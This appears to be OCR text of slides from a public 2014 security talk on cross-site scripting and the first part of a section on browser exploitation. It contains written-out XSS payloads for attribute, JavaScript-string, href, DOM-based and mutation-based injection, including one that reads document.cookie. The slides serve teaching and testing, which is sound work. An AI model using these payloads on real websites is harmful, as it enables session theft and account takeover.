</head>
<body>
<h1>Your search result:</h1>
<p>No results for: &lt;script&gt;alert(1);&lt;/script&gt;</p>
</body>
</html>
```

Solution?

- Is it enough to just encode all occurrences of „<„ with „&lt;“?

NO!

- It heavily depends on the location where the reflected value is used!

Examples of possible locations

Inside HTML code:

```
<h1>UserInput</h1>
```

As an attribute value:

```
<input value=”UserInput”>
```

As a string in JavaScript:

```
<script> var s=”UserInput”;</script>
```

Injection inside attribute value

Value reflected as attribute:

```
<input type=text value=“UserInput”>
```

Input of attacker:

```
A” autofocus onfocus=alert(“XSS”)//
```

Result:

```
<input type=text value=”A” autofocus
onfocus=alert(“XSS”)//”>
```

How to identify XSS vulnerabilities

- Just trying the input „<script>alert(1);</script>“ will miss many cases!
  - E.g. Last example with attribute value injection

- The best approach is manual testing
  - Use unique inputs, e.g. „Aa12Bb34Cc56“
  - Search in the source code of the resulting page (and others) for this unique pattern
  - Analyze the output and check which character is needed to break out of the data-input

Examples (1/2)

- `<input type=text value="UserInput">`
  - Input is within ‟, thus a ‟ is needed to break out

- `<h1> UserInput </h1>`
  - No character is needed to “break out”, but “<“ is needed to start a new script-tag

Examples (2/2)

- `<script> var s=”UserInput”</script>`
  - Input is again between ‟, thus ‟ is needed to break out
  - Possible attack vector:
  - `‟;alert(document.cookie);var x=‟`

- `<a href=“UserInput">Favorite site</a>`
  - Input is between ‟ as attribute
  - ‟ can be used to break out of href
  - `‟ autofocus onfocus=alert(1) //`


Examples (2/2)

- Consider the last two examples:
  - `<script> var s=”UserInput”</script>`
  - `<a href=“UserInput">Favorite site</a>`
- If the application encodes “, is the website safe?

NO!

Special situations (1/2)


- `<script> var s=”UserInput”</script>`
  - It’s possible to close the script tag within a JavaScript string!



```
<html>
<head>
</head>
<body>
<script>
var s = "</script><script>alert(1);</script>";
</script>
</body>
</html>
```


Special situations (1/2)

- `<script> var s=”UserInput”</script>`
  - It’s possible to close the script tag within a JavaScript string!



Special situations (2/2)


- `<a href=“UserInput">Favorite site</a>`
  - It’s possible to execute JavaScript code by using *javascript:* inside the href-attribute



```html
<html>
<head>
</head>
<body>
<a href="javascript:alert(1)">Favorite site</a>
</body>
</html>
```

Special situations (2/2)

- `<a href=“UserInput">Favorite site</a>`
  - It’s possible to execute JavaScript code by using *javascript:* inside the href-attribute



Other interesting situations

- As shown it’s often not as easy to identify a XSS vulnerability


- Other hard-to-identify XSS vulnerabilities:
  - DOM-based XSS vulnerabilities
  - Mutation-based XSS vulnerabilities

- We will have a short look at them, then continue to the actual real topic of this talk!

DOM-based XSS vulnerabilities

- Can occur in places where data under user control is directly written to the DOM of the browser (JavaScript)
- E.g.: Document.write() where argument is partial under user control should be analyzed in depth!


- Example:



```
<h1>DOM based XSS Demo</h1>
<script>
var pos=document.URL.indexOf("value=")+6;
var userInput=document.URL.substring(pos,document.URL.length);
document.write(unescape(userInput));
</script>
```

DOM-based XSS vulnerabilities

- Expected behavior: ?value=abc




file://[redacted]/dom1.html?value=abc

DOM based XSS Demo

abc

- The not expected behavior: ?value=a<script>alert(1)</script>



file://[redacted]/dom1.html?value=a<script>alert(1)</script>


DOM based XSS Demo

a

1

DOM-based XSS vulnerabilities

- The difference:



Quelltext von: file://[redacted]/dom1.html?value=a%3Cscript%3Ealert(1)%3C/script%3E - Mozilla Firefox

```
<html>
<head>
</head>
<body>
<h1>DOM based XSS Demo</h1>
<script>
var pos=document.URL.indexOf("value=")+6;
var userInput=document.URL.substring(pos,document.URL.length);
document.write(unescape(userInput));
</script>
</body>
</html>
```

- Source code does not contain the user input!
- When searching for unique inputs this vulnerability will be missed!
- A URL such as dom1.html?#value=…. Can be used during an attack to not create malicious logs on the server!

Mutation-based XSS vulnerabilities

- Injection inside .innerHTML = „inject_here“;

- Browser „fixes“ code before adding it to the DOM!

- This can be useful if the programmer wrote incorrect code because the browser fixes the code first

- But it‘s also very useful for attackers .....

- Mario Heiderich held a great talk about mXSS!
  - https://www.youtube.com/watch?v=Haum9UpIQzU

Mutation-based XSS vulnerabilities

- Examples are highly browser-specific

- The following examples are taken from the talk by Mario Heiderich and target Internet Explorer in different versions

- Examples:
  - <div>123 ➔ <div>123</div>
  - <div/class=abc>123 ➔ <div class=“abc“>123</div>
  - A<!>B ➔ A<!---->B

Mutation-based XSS vulnerabilities

- Vulnerable code:

```
.innerHTML = „ ..<img class=“INPUT“>1234 ..“;
```

- After „fixing“:

```
<img class=„input“>1234</img>
```

- Attacker input:

```
´´ src=x onerror=alert(1)
```

- The generated code:

```
<img class=“´´ src=x onerror=alert(1)“>1234
```

Mutation-based XSS vulnerabilities

- The generated code:

```
<img class=“´´ src=x onerror=alert(1)“>1234
```


- Now the code gets „fixed“ before it is added to the DOM by .innerHTML ➔ Browser notice that there are already ´´ to enclose the class, thus ““ can be removed!

- The „fixed“ code:

```
<img class=´´ src=x onerror=alert(1) >1234</img>
```

- It‘s possible to execute JS-code even if “ gets encoded!!

Mutation-based XSS vulnerabilities



```
<img src=x alt="``onerror=alert(1)">
```

```
<IMG alt=``onerror=alert(1) src="http://html5sec.org/innerhtml/x">
```

mXSS – other examples

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- Input:

```
<p style=„font-
family:‘\22\3bx:expression(alert(1))/*‘“>
```

- Result:

```
<P style=„FONT-FAMILY:
‘‘;x:expression(alert(1))/‘“></P>
```

- Input:

```
<listing>&ltimg src=x onerror=alert(1) &gt
```

- Result:

```
<img src=x onerror=alert(1)>
```

XSS - attacks

- Possible actions which an attacker can do with XSS:
  - Steal cookie to take over a session
  - Start key-logging on the website
  - Add a form with credentials input to steal credentials
  - Write an XSS-Trojan/Worm (e.g. on Facebook, …)
  - Website Defacement
  - **Drive-by-Download**

- The next part will discuss how it‘s possible to exploit a browser to add a Drive-by-Download !

Browser Exploitation

Title: XSS and beyond
Responsible: R. Freingruber

Version/Date: 1.0/10.06.2014
Confidentiality Class: Public

Browser Exploitation

- We now start to discuss how it‘s possible to force an application to do something what it was not designed to do

- **Our goal:** Force the application to execute our own code!

- We can abuse different vulnerabilities to accomplish that:
  - Buffer overflows (either on stack, heap or in another segment)
  - Use-After-Free vulnerabilities
  - Integer Overflows
  - Format String Vulnerabilities
  - Stack-pointer shifting
  - Race Conditions
  - Type Confusion-Attacks
  - Null-pointer dereferences (in kernel-land)
  - .....

